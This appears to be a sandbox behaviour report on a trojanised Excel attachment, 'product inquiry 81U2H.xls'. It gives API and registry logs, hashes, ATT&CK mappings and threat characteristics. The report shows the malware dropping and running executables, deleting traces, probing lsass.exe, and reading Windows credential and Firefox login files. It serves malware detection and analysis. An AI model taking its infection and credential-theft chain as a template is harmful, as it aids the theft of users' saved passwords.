Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e25f4 ) Return: 1		2812
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p' Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( \?IDE#CdRomDell_DVD-ROM_2.5+____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( \?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( \?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000650000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 1e5630 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e4b80 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e3d98 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p' Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:08Z		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:08Z		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:08Z		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFilesIntl_1033 Value: 55860007		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFilesIntl_1033 Value: 55860008		2812
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 624c0000, b0fec70, 101c8, 6345dfc6, 1ec9c4 ) Return: 6		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\EXCELEXE Value: Excel (desktop)		2812
Call Service API	API Name: OpenServiceW Args: ( 96b6dd0, Csc, 80000000 ) Return: 96b6e70		2812
Call Service API	API Name: OpenServiceW Args: ( 96b6e70, CscService, 80000000 ) Return: 96b6d58		2812
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 1ea388, 1ea384, 0 ) Return: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 96ab4a0, 1ea05c ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Service API	API Name: OpenServiceW Args: ( 96b3d38, gpsvc, 5 ) Return: 96b3db0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Call Service API	API Name: OpenServiceW Args: ( 95fdb10, WinHttpAutoProxySvc, 94 ) Return: 95fdb38		2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 948		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 948		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 9701		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1c, 40006000 ) Return: 0		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c		2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 93c		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 9701		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1c, 40006000 ) Return: 0		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 950		2812
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 950		2812
Call Network API	API Name: bind Args: ( 950, 0.0.0.0:49179, 128 ) Return: 0		2812
Call System API	API Name: ConnectEx Args: ( 950, 8.240.241.126:80, 16, 0, 0, 0, 959bef0 ) Return: 0		2812
Call Network API	API Name: send Args: ( 950, GET /msdownload/update/v3/static/trustedr/en/disallowedcerts.cab?ffa168c6196f4f1 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: *08f5ab0361ad71:0*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286 ) Return: 0		2812
Call System API	API Name: WinHttpCloseHandle Args: ( b195c08 ) Return: 1		2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddd30 ) Return: 1		2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddc48 ) Return: 1		2812
Call Service API	API Name: OpenServiceW Args: ( 95fceb8, CryptSvc, 5 ) Return: 95fd2a0		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\system32*.CPL, 0, 1eaecc, 0, 0, 0 ) Return: 9677550		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 9677550, 1eaecc ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-1 Value: Default Programs		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-4 Value: Set Default Programs		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-7 Value: Set Program Associations		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, imagepath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9} ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2812 ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, imagepath[%windir%\explorer.exe ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2812 ] Return: 1		2812

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2812
Call System API	API Name: CryptGenKey Args: ( 94d2608, 6610, 1, 52af55c ) Return: 1		2812
Call System API	API Name: CryptExportKey Args: ( b192b20, b1929a0, 1, 0, 0, 52af550 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Call Thread API	API Name: NtResumeThread Args: ( Process:3208, ) Return: ?		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[3208], ppid[2812] ) Return: 1		2812
Call Process API	API Name: CreateProcessW Args: ( %CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:3208:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE ) Return: 1		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860069		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5586006a		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\ Value: None		2812




Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Network connection	Management

File name	product inquiry 81U2H.xls
File type	Excel 95 or 97 spreadsheet
SHA-1	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057
SHA-256	55FF6AF0878A19727CF57A49F3860843D7AB88356B6C4D8557499401F80EFFC1
MD5	CB7A8FF080DC34D106C5E30183533E32
TLSH	-
Size	1618944 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.F04IE00L522
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (25) File drop, download, sharing, or replication (13) Hijack, redirection, or data theft (20) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (9) Rootkit, cloaking (2) Suspicious network or messaging activity (13)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Access Token Manipulation	Characteristics: 1
Defense Evasion	File Deletion	Characteristics: 1, 2, 3, 4, 5
	Access Token Manipulation	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (2)		
Characteristic	Significance	Details
Attempts to detect active running processes	■ ■ ■	Process ID: 2604 Info: enum processes
Attempts to detect active running processes	■ ■ ■	Process ID: 2604 Image Path: lsass.exe Info: system injection target
Autostart or other system reconfiguration (25)		

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{86ed2903a4a11cfb57e524153480001}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{5da8497721acc4b9e4d6fdb87311082}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{edd28a07b922e04b95ac234da2bb737a}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{be8872256647004ebcfddf8714613750}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{b827fd10ae92db4297f58d3d9f4512a8}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{98af66e4aa4142226b80f0b1a8f34eeb4}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000004}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000002}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000001}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9207f3e0a3b11019908b08002b2a56c2}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{8503020000000000c000000000000046}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{7c29de2ef443464381d0124a00f460e6}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{731b4d582aa1b645b0d7c8c7d97c255e}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{3517490d76624c419a828607e2a54604}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{13dbbc8aa05101a9bb00aa002fc45a}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	■■■	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{0a0d020000000000c000000000000046}\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	■■■	%TEMP%\szsnf.exe
Modifies file that can be used to infect systems	■■■	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	■■■	%LOCALAPPDATA%\Microsoft\Windows\NetCache\IE\WMQBNJ1\vbcb[1].exe

Characteristic	Significance	Details
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	■■■	File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe
Executes dropped file	■■■	File: %TEMP%\szsnl.exe Shell Command: "%TEMP%\szsnl.exe" %TEMP%\kqbyxcrpbh.c
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2604 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 2604 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 496 File: %LOCALAPPDATA%\Microsoft\Credentials\IDFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1944 File: %TEMP%\nsu1886.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1944 File: %TEMP%\nsu1884.tmp Type: VSDT_EMPTY
Drops executable during installation	■■■	Dropping Process ID: 2604 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_W32
Drops executable during installation	■ ■ ■	Dropping Process ID: 1944 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32
Drops executable during installation	■ ■ ■	Dropping Process ID: 1996 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	■ ■ ■	%APPDATA%\24FC74\42AE16.exe

▼ Hijack, redirection, or data theft (20)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2604 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1996 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3012 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 2604 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 496 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3012 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1944 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 496 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3012 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1944 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1996 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3012 Info: Enums share folder from API result
Accesses decoy file	■■■	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite
Accesses decoy file	■■■	%APPDATA%\Mozilla\Firefox\profiles.ini

▼ Malformed, defective, or with known malware traits (3)

--

Characteristic	Significance	Details
